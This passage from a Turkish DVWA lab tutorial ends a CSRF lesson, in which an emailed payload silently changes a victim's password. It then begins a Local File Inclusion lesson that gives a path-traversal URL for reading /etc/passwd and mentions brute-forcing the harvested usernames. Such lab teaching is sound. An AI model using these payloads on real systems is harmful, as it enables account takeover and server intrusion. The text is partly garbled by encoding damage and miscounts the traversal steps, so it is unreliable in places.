


Kurban epostayı açmadan önce yan sekmedeki Cross Site Request Forgery açığına sahip web uygulamasında surfünü dilediđince yaparken






veya başka yan sekmelerde takılırken bir süre sonra eposta servisinin olduğu sekmeye geldiğinde ve gelen zararlı postayı açtığında o sırada Cross Site Request Forgery zafiyetine sahip web uygulaması halen yanda açık olduğundan



1



2



saldırı gerekleŐir. Bylelikle kurban farkına dahi varmadan yan sekmedeki sitede bir iŐlem yapmıŐ olacaktır. Burada csrf açığı olan web uygulaması ve bu açıklığı barındıran noktası geređi kurbanı sadece Őifre deđiŐtirttik. O bilmesede... Eđer csrf açığı olan web uygulamasında baŐka csrf açıklığı barındıran noktalar da varsa o zaman yapılabileceklerin niceliđi ve niteliđi o kadar saldırgan nezdinde artacaktır.


Not:

rnek olarak kullanılan eposta istemcisi resim ierikli postadaki resimlerin grntlenmesini onaylıyor musun onaylamıyor musun tarzı bir vurguda bulunmaktadır. Bu bir nlemdir. Fakat yeterli deđildir. nk burada kullanıcıya bir anlamda CSRF saldırısını yiyip yememe seimi sunulmaktadır. Bu riski, kullanıcıya sunmadan esasında eposta hizmetinin bazı filtrelemelerle minimize etmesi gerekirdi. Fakat filtreleme mekanizması iyi alıŐmadıđından risk olduđu gibi kullanıcılarına gitmektedir.


Kurban, ekranında hibir hareket grmese de saldırıyı yemiŐ olur ve yanda açık olan Cross Site Request Forgery zafiyetine sahip web uygulamasındaki hesabı zararlı postada ne yap deniyorsa onu farkına varmadan yapmıŐ olur. Bu DVWA uygulamasında biz kurbanın Őifresini deđiŐtirme form'unu uzaktan sessizce kendi belirlediđimiz Őifre ile submit'ledik (yani submit'lettirdik). Fakat bu yolla yapılabilecekler Cross Site Request Forgery zafiyetine sahip web uygulamasının yetenekleri lsnde arta da bilir azala da bilir. Bir uygulama ne kadar ok Cross Site Request Forgery zafiyetine sahip talep alma ve sunucuya gnderme noktası barındırıyorsa saldırgan o kadar ok Őey yapabilir.

Saldırı sonrası kurban tekrar yan sekmedeki Cross Site Request Forgery zafiyetine sahip web uygulamasına (rn; bir forum olabilir bu) geip halen sorunsuzca surfn yapabilir.







Fakat Logout (çıkış) yaptıđında, daha önce görüntülediđi zararlı posta kurbanının zafiyete sahip web uygulamasındaki şifresini deđiřtirdiđi için tekrar giriş yapamayacaktır.



Kurban CSRF açığına sahip web sitesindeki hesabından çıkış yapar




Çıkış yapılmıŐtır.




Kurban belli bir sũre sonra uygulamaya tekrar giriŐ yapmak ister.



Görüldüđü üzere giriŐ baŐarısızdır. Çünkü daha önce görüntülediđi zararlı eposta onun kullanmakta olduđu uygulamadaki hesabının Őifresini deđiŐtirmiŐtir.



Eposta içeriđine gömülen koda Őifre "deneme" olarak deđiŐtirilsin denmiŐti. Bu nedenle Őifre olarak "password" yerine saldırganın belirlediđi "deneme" girildiđinde



oturum açılacaktır. Böylece CSRF zafiyeti yoluyla kurbanlara sessiz sedasız aksiyon aldırılabilir.

DERS 8 - FILE INCLUSION (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının içerisinde bulunan bir sayfanın güvenlik zafiyetinden faydalanarak File Inclusion saldırısında bulunulacaktır.

Dersin Hedefi

Hedef sunucunun hassas verilerini hedef sunucunun web sitesi üzerinden oku.

File Inclusion Nedir?

File Inclusion, yani dosya dahil etme saldırısı saldırganın hedef web sitesine bir dosya dahil etmesine ya da hedef web sitesinin kendinde olan ama sunmadığı bir dosyayı görüntüleyebilmesine denir.

File Inclusion açıklığını kullanan iki tür saldırı vardır: Bunlardan birincisi Local File Inclusion diye adlandırılmaktadır, ikincisi ise Remote File Inclusion diye adlandırılmaktadır. Local File Inclusion saldırısı hedef sitenin barındığı sunucudaki ziyaretçilere sunulmamış dosyanın hedef site üzerinden görüntülenebilmesine denir. Remote File Inclusion saldırısı ise hedef siteye saldırganın kendi dosyasını (mesela shell dosyasını) görüntülemesine denir.

File Inclusion Nasıl Yapılır?

Bu başlık iki ayrı alt başlıkla devam edecektir: Local File Inclusion ve Remote File Inclusion diye. Fakat önce DVWA'nın bize sunduğu sayfayı bir inceleyelim. Öncelikle DVWA'nın File Inclusion sayfasına geçiş yapın:



Ardından tarayıcınızın adres çubuğunda görüntülenen bulunduğunuz sayfanın linkine bakın:


<http://localhost/dvwa/vulnerabilities/fi/?page=include.php>

? işareti parametrelerin sıralanacağı kısmın başını ifade eder. = işareti parametreye değer atanacağını ifade eder. Yukarıdaki linkte bir tane parameter ve bir de onun değeri mevcuttur. Bu parametrenin ismi page, yani sayfadır. Değeri ise bir dosya ismidir.

Şimdi ekranın sunduğu [file1.php], [file2.php] ve [file3.php] linklerine sırayla tıklayalım ve linkteki değişimi ve içerikteki değişimi gözlemleyelim:

[file1.php] 'e tıklandıđında:

localhost/dvwa/vulnerabilities/fi/?page=file1.php



DVWA

Vulnerability: File Inclusion

File 1

Hello admin
Your IP address is: ::1

[\[back\]](#)

More info

[file2.php] 'ye tıklandıđında:

localhost/dvwa/vulnerabilities/fi/?page=file2.php



DVWA

Vulnerability: File Inclusion

File 2


"I needed a password eight characters long so I picked Sn
Nick Helm

[\[back\]](#)

More info

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

[file3.php] 'e tıklandıđında:



Görüldüğü üzere page parametresi sırayla değişik 3 tane dosya ismi almaktadır ve aldığı değerlere göre içerik değiştirmektedir. Yani linkteki page parametresi içerik olarak yansıtılacak php dosyasını belirleyen bir dosya seçici olarak kullanılıyor. Bu seçim sonucunda mevcut sayfanın barındığı

http://localhost/dvwa/vulnerabilities/fi/

dizindeki bir dosya index.php'ye, yani hal-i hazırda görüntülüyor olduğumuz File Inclusion sayfasına dahil ediliyor. Bu mekanizmaya File Inclusion, yani Dosya Dahil Etme denmektedir. Bu gözlemler sonrası şimdi saldırı aşamasına geçelim.


Local File Inclusion

Yukarıda bahsedilen File Inclusion mekanizması üzerinden acaba Local File Inclusion saldırısı gerçekleştirebilir miyiz? Yani mesela linux sunucularında tutulan /etc dizini altındaki passwd gibi hassas bir dosyanın içeriğini sitenin linkindeki parametre değerini oynayarak sayfaya seçtirtip ekrana yansıtılabilir miyiz? Eğer güvenlik önlemi alınmamışsa cevap evet.

Madem URL'nin parametresi sunucuda bulunan dosyaların isimlerini alıyor ve buna göre ilgili dosyanın içeriğini ekrana yansıtıyor. O zaman bunu sunucuda kullanıcı adlarının ve detaylarının tutulduğu dosyayı ekrana yansıtmak maksadıyla kullanmayı deneyelim. Bulduğumuz izin şudur (Linux üzerinde DVWA'yı çalıştırıyor olduğunuz varsayıldı):

/var/www/dvwa/vulnerabilities/fi/

Yukarıdaki izin şu an görüntülüyor olduğumuz sayfanın dizindir. Bizim hedefimiz /etc dizindeki passwd dosyasına ulaşmaktır. Çıkarmamız ve dallanmamız gereken yolları daha iyi kavrayabilmeniz için linux sistemlerin dosya hiyerarşisine bakalım.



Görüldüğü üzere Linux'ta etc klasörü var klasörünün bulunduğu dizindedir (havuzdadır). Dolayısıyla bizim bulunduđumuz

```
/var/www/dvwa/vulnerabilities/fi/
```

dizinden var klasörüne geçebilmemiz için birkaç kez üst dizine çıkmamız gerekir. Yani var klasörüne varana kadar üst dizine çıkmalıyız:

```
fi                ../
vulnerabilities  ../
dvwa              ../
www              ../
var              ../
```

Böylece anlarız ki 5 tane ../ komutundan kullanırsak var'ın yer aldığı havuza, yani kök dizine ulaşırız. Eğer görüntülüyor olduđunuz sayfanın linkindeki page parametresine deđer olarak

```
../../../../
```


eklersek fi klasörünün içinden çıkıp taaa var klasörünün yer aldığı klasör havuzuna erişiriz. Sıradaki işlem var klasörünün sibling'ı (kardeři) olan etc klasörüne dallanmaktır. Bunun için /etc/ dizini eklenir ve sonrasında etc klasörü içerisinde barınan dosyanın ismi eklenir:

```
../../../../etc/passwd
```

Böylece

```
http://localhost/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
```

linkini enter'ladiđımızda ekrana kullanıcı adı, kullanıcıların ait oldukları gruplar gibi bilgiler, yani passwd dosyasının içeriđi yansıtılır. Aşađıda nasıl görüldüđünü görebilirsiniz.



Böylece Local File Inclusion saldırısını gerçekleřtirmiş olduk. Edinilen kullanıcı adları bir Brute Force ve Dictionary saldırılarında kullanılabilir ve böylelikle hedef web sitesinin sunucusuna sızılabilir.

